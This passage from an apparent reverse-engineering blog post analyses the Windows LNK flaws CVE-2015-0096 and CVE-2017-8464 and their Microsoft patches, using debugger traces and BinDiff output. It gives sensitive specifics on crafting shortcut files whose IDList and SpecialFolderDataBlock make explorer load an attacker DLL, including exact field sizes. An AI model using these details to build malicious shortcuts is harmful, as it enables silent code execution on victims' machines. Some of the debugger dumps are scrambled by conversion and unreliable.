


We can see that the function added 2 security function, StringCchLengthA and StringCchLengthW, which determines whether a string exceeds the specified length, in characters, here it is the StringCChLengthW make our lnk file invalid:

If the length of our dll path string is less than or equal to the size of dll path, it's valid, Let's have a look at my lnk file data:




It seems right, but there is a detail I have ignored, that is the second argument cchMax of StringCChLengthW represents the maximum number of characters allowed in psz, including the terminating null character, yeah here the terminating null character wasn't in my IDList...So it failed, when we modify the ItemID size to 0x021C, and the IDListSize to 0x0246, we will be successful again!!



So this is CVE-2015-0096, maybe sound funny following my whole analysis


# 0x04 Patch Analysis Of CVE-2015-0096

Let's see how MS repaired the CPL icon loading vul in Bindif, there are many changed functions, but we only need to focus on the vulnerable function related routines in the control flow graph, so I select the following change rows:



We can see that MS move the string copy function from the constructor of CctrlExtIconBase to its member function CCtrlExtIconBase::Initialize,and store the icon id into the member(this->Offset\_464h) of CCtrlExtIconBase class for later use, and modify the second argument(cchDest) of StringCchCopyW to 554 to fix the truncation bug.


In function CCtrlExtIconBase::\_GetIconLocationW,it remove the function StrToIntW,which will convert the L"-" to 0☺:



# 0x05 Analysis of CVE-2017-8464(Stuxnet 3.0)

About 2 years later, the new lnk REC vul came out again, which is known as "the 3rd Stuxnet" (CVE-2017-8464), the root cause of this vul is the lack of security check for the cpl(dll) specified in IDList when loading CPL icon, it use 2 types of ExtraData (ExtraData refers to a set of structures that convey additional information about a link target) in Lnk File Format: SpecialFolderDataBlock and KnownFolderDataBlock, I will explain them later.

Now Let's have a look at format of the poc smaple:



In this poc,we can see the ExtraData in the end,0xA0000005 means it's SpecialFolderDataBlock:

#### 2.5.9 SpecialFolderDataBlock

The SpecialFolderDataBlock structure specifies the location of a special folder. This data can be used when a link target is a special folder to keep track of the folder, so that the link target IDList can be translated when the link is loaded.



BlockSize (4 bytes): A 32-bit, unsigned integer that specifies the size of the SpecialFolderDataBlock structure. This value MUST be 0x00000010.

BlockSignature (4 bytes): A 32-bit, unsigned integer that specifies the signature of the SpecialFolderDataBlock extra data section. This value MUST be 0xA0000005.

SpecialFolderID (4 bytes): A 32-bit, unsigned integer that specifies the folder integer ID.

Offset (4 bytes): A 32-bit, unsigned integer that specifies the location of the ItemID of the first child segment of the IDList specified by SpecialFolderID This value is the offset, in bytes, into the link target IDList.

When explorer.exe parsing the ExtraData Block, it will search the 3rd section using Offset 0x28 to load our dll,let's malke an breakpoint at LoadLibraryW, then see the stack backtrace info:

```
kernel32!LoadLibraryW:
76913c01 8bff
                                                                                                                                       mov
                                                                                                                                                                                  edi.edi
  0:002> db poi(esp+4)
0207ccf4 43 00 3a 0
                                                    poi(esp+4)
43 00 3a 00 5c 00 49 00-54 00 68 00 34 00 63 00
6b 00 65 00 72 00 2e 00-64 00 6c 00 6c 00 00 00
02 00 00 00 88 fa 07 02-08 fc cl 05 73 eb ce 77
08 fc cl 05 00 00 00 00-10 00 00 00 00 00 00
90 cf 07 02 00 ce 07 02-94 37 cb 74 cc 90 d2 74
02 00 00 00 27 9c cb 74-e8 99 cb 74 48 55 cb 74
20 79 25 00 74 cd 07 02-68 9b cb 74 e8 99 cb 74
84 ee 1b 76 54 ce 07 02-00 00 00 00 f0 74 25 00
                                                                                                                                                                                                                                                                                                                              C.:. \. I.T.h.4.c
   0207cd04
                                                                                                                                                                                                                                                                                                                             k.e.r...d.1.1
   0207cd14
  0207cd24
0207cd34
  0207cd44
0207cd54
                                                                                                                                                                                                                                                                                                                                                           ..t...tHU.t
                                                                                                                                                                                                                                                                                                                                  y%.t.
                                                                                                                                                                                                                                                                                                                                                                ....t.
 0207cd64
0:002> k
   ChildEBP
                                                                                                 kernel32!LoadLibraryW
0207ca60 76f873ed kernel32!LoadLibraryW
0207ccbc 77la259f SHELL32!CPL_LoadCPLMOdule+0x169
0207d380 77la26e6 SHELL32!CControlPanelFolder::_GetPidlFromAppletId+0207d38c 76f37b0b SHELL32!CControlPanelFolder::ParseDisplayName+0x49
0207d410 76f3f21f SHELL32!CControlPanelFolder::ParseDisplayName+0x49
0207d440 76f4083d SHELL32!ReparseRelativeIDList+0x137
0207d4c8 76f40885 SHELL32!ReparseRelativeIDList+0x137
0207d4c0 76f0e6ab SHELL32!TranslateAliasWithEvent+0xa6
0207d4c0 76f0e6ab SHELL32!CShellLink::_DecodeSpecialFolder+0xf9
0207e7d0 76ecca50 SHELL32!CShellLink::_LoadFromStream+0x39f
0207ea00 76ecca50 SHELL32!CShellLink::_LoadFromFile+0x90
0207ea10 76ecc914 SHELL32!CShellLink::_LoadFromFile+0x90
0207ea3c 76ecc96b SHELL32!CShellLink::Load+0x32
0207ea98 76f18d60 SHELL32!CFileSysItemString::HandlerCreateInstance+0
  0207ca60 76f873ed
                                                                                                                                                                                                                                                                 GetPidlFromAppletId+0x19c
0207ea10 76ecc914 SHELL32|CShellLink::Load+0x32
0207ea3c 76ecc96b SHELL32|TinitializeFileHandlerWithFile+Uxba
0207ec98 76f18d60 SHELL32|CFileSysItemString::HandlerCreateInstance+0x168
0207ed50 76f227c SHELL32|CFileSysItemString::LoadHandler+0x16b
0207f200 76f227c SHELL32|CFSFolder::BindHandler+0x1d1
0207f220 76ed986 SHELL32|CFSFolder::GetUlObjectOf+0x21
0207f6dc 76f11355 SHELL32|CFSFolder::GetPerceivedType+0x60
0207f6fc 76f1737d SHELL32|CFSFolder::GetInnateDetailsFromHelper+0x47
0207f72c 76f11460 SHELL32|CFSFolder::GetInnateDetailsWithHandlerExceptions+0x61
0207f748 76f11414 SHELL32|CFSFolder::GetInnateDetails+0x18
0207f784 76f113b1 SHELL32|CFSFolder::GetInnateDetailsAsVariant+0x41
0207f7cc 76eee2d7 SHELL32|CFSFolder::GetDetailsEx+0x40
```

We can see the different control flow routine from previous lnk vul, and I notice that the function \_DecodeSpecialFolder may be related to our SpecialFolderDataBlock,let's track and debug it for more info:


Inside \_DecodeSpecialFolder,it will call SHFindDataBlock to judge the read
Extra\_Data\_Block((CshellLink\*)this->Offset\_E4h) is KnowFolderDataBlock or
SpecialFolderDataBlock:

Then it will search the Item ID in IDList with the Specialfolder ID and the offset 0x28:

```
eax=056e86b8 ebx=76311e1e ecx=00000010 edx=a0000005 esi=047353d8 edi=056e86b8 eip=76eca4c5 esp=0206d2c0 ebp=0206d2e8 iop1=0 nv up ei pl nz na pe nc cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 ef1=00000206 SHELL32!SHCloneSpecialIDList:
76eca4c5 8bff
                                           edi,edi
                                MOV
0:002> d esp+8 L1
0206d2c8 00000003
76f40838 e8e7e8ffff
                                  call
                                              SHELL32!ReparseRelativeIDList (76f3f124)
0:003> db
...v...P...xV...h..p....vP....
             08 68 9d 04 70 d3 f4 01-16 e9 f0 76 50 c1 89 02
01f4d340
             78 56 9d 04 08 68 9d 04-04 01 00 00 00 00 00 00 98 af 83 02 78 56 9d 04-08 68 9d 04 49 9f e3 9b
                                                                                  xV...h....
01f4d350
                                                                                   ....xV...h..I...
01f4d360
             34 e6 f4 01 ab e6 f0 76-00 00 00 00 00 00 00 00 98 af 83 02 e8 74 92 04-00 00 00 00 4c 00 00 00
01f4d370
                                                                                   4..........
                                                                                     ....t.......L...
01f4d380
01f4d390 48 00 00 00 00 00 00 00-a5 9f e3 9b e8 d3 f4 01
                                                                                   \mathtt{H} \ldots \ldots \ldots \ldots \ldots
|SHELL32!ReparseRelativeIDList+0xd5:
                                            dword ptr [ebp-18h] ss:0023:0213d790=035728e0
76f3f1f9 ff75e8
                                 push
0:002> db 035728e0
035728e0 44 00 00
                      00 00 00 00 00 00-00 00 00 00 00
                                                                              D..........j..
...........C.:..\.I.
T.h.4.c.k.e.r...
035728e0
             00 00 00 00 0b 00 0a 00-43 00 3a 00 5c 00 49 00 54 00 68 00 34 00 63 00-6b 00 65 00 72 00 2e 00
035728f0
03572900
03572910
             64 00 6c 00 6c 00 00 00-00 00 00 00 00 00 00
                                                                              d.l.l...
                                                                             .......[L9X....
...P.O. :i.....
                                         ם5–UU
                                                                 UÜ
                                                                     UÜ
                 UU
                     UU
                             UU
                                 UU
                                                 4C
             14 00 1f 50 e0 4f d0 20-ea 3a 69 10 a2 d8 08 00 2b 30 30 9d 14 00 2e 80-20 20 ec 21 ea 3a 69 10 a2 dd 08 00 2b 30 30 9d-44 00 00 00 00 00 00 00
03572930
03572940
                                                                              +00..
03572950
                                                                              ....+00.D.....
```

After several functions call(I don't explain the detail here, it's very easy

to debug, hope you try it yourself<sup>③</sup>), It will call CPL\_LoadCPLModule for dll loading after finding out our dll:




So this is the SpecialFolderDataBlock, and for KnownFolderDataBlock,I don't talk about it here,it's the same principle☺

## 0x06 Analysis of Patch for CVE-2017-8464

We can find the change on CcontrolPanelFolder::\_GetPidlFromAppletID(the upper call to CPL\_LoadCPLModule) soon by obversing the Matched Functions in BinDiff plugin:

1.96	0.99 G 738F08CE	CAutoComplete::_OnSearchComplete(SearchResults *,	738F0CF1	CAutoComplete::_OnSearchComplete(Se…	name hash matching
).96	0.98 -I 738231EC	CShellExecute::Finalize(_SHELLEXECUTEINFOW *)	73823134	CShellExecute::Finalize (_SHELLEXECUTEIN	name hash matching
1.96	0.99 G 73822497	CShellExecute::_AllowRunThread(int)	739BA533	CShellExecute::_AllowRunThread(int)	name hash matching
1.96	0.99 GI 73B61371	kfapi::CFolderRedirector::Redirect(_GUID const &, HWN***	73B62861	kfapi::CFolderRedirector::Redirect(_GUID	name hash matching
0.96	0.96 -I 73B16D6B	CopyStreesToFile (TStrees *, ushort const *, unsignedis	73B17E0A	CopyStreamToFile(IStream *, ushort const	name hash matching
9.96	0.99 gi 73AF2EAB	CControlPanelFolder::_GetPidlFromAppletId(ushort co***	73AF3C43	CControlPanelFolder::_GetPidlFromApple***	name hash matching
1.96	0.99 G 73AA43B0	CAutoComplete::_AppendNext(int)	73AA5050	CAutoComplete::_AppendNext(int)	name hash matching
1.96	0.99 G 73AA4486	CAutoComplete::_AppendPrevious(int)	73AA513D	CAutoComplete::_AppendPrevious(int)	name hash matching
).96	0.99 gi 73B5F230	kfapi::CFolderRedirector::TransitionPathOnline(ushort o	73B605A4	kfapi::CFolderRedirector::TransitionPathO**	name hash matching
1.95	0.99 GI 73B90507	CGrep::_InitializeChunkBuffer(void)	73B91ADE	CGrep::_InitializeChunkBuffer(void)	name hash matching
1.95	0.98 gi 7391BFF5	PathYetAnotherMakeUniqueNameEx(x,x,x,x,x,x)	7391BDC8	PathYetAnotherMakeUniqueNameEx(x, x, x***	name hash matching
).95	0.99 GI 738F2D86	CShellUrl::_ParseNextSegment(_ITEMIDLIST_ABSOLUTE	738F268C	CShellUrl::_ParseNextSegment(_ITEMIDLI	name hash matching
1.95	0.99 GI 73B1071D	CFSTransfer::_ResetInheritedACL(_ACL *,ushort,ulong)	73B117B8	CFSTransfer::_ResetInheritedACL(_ACL *, u***	name hash matching
1.94	0.99 G 73854A97	CFileOperation::_EnumRootPrepare(CEnumOperation *)	73854935	CFileOperation::_EnumRootPrepare(CEnu***	name hash matching
).94	0.98 GI 738BA88B	SetUserEnvironmentVariable(x,x,x,x)	738BA8F2	SetUserEnvironmentVariable(x,x,x,x)	name hash matching
1.94	0.99 gi 7387FC55	CFSFolder::ParseDisplayName(HWND*, IBindCtx *, us…	7387FBA5	CFSFolder::ParseDisplayName(HWND ****	name hash matching



So the patch added a CPL check function \_IsRegisteredCPLApplet before CPL\_LoadCPLModule to fix the vul.

#### 0x07 Conclusion

To be honest, Microsoft's various file format and protocol is a little complex for me, some time I feel tired. But it's filled with fun in the process of reversing-debugging-analysis. As we can see, in my long post, the first vul (CVE-2010-2568) was famous in history, which started the real network attack sequence(APT attack), but MS didn't repaired the vul well, which still leaving the world's windows system exposed to the attack of the Stuxnet(APT) for more that 4 years, it's some frightening.

I'm still a beginner in Binary Vul research field, more need to learn, more need to write, and more need to do  $\mbox{\ensuremath{\circledcirc}}$ 

#### 0x08 Reference

0x0:[MS-SHLLINK]: Shell Link (.LNK) Binary File Format 0x1:Full details on CVE-2015-0096 and the failed MS10-046 Stuxnet fix 0x2:...

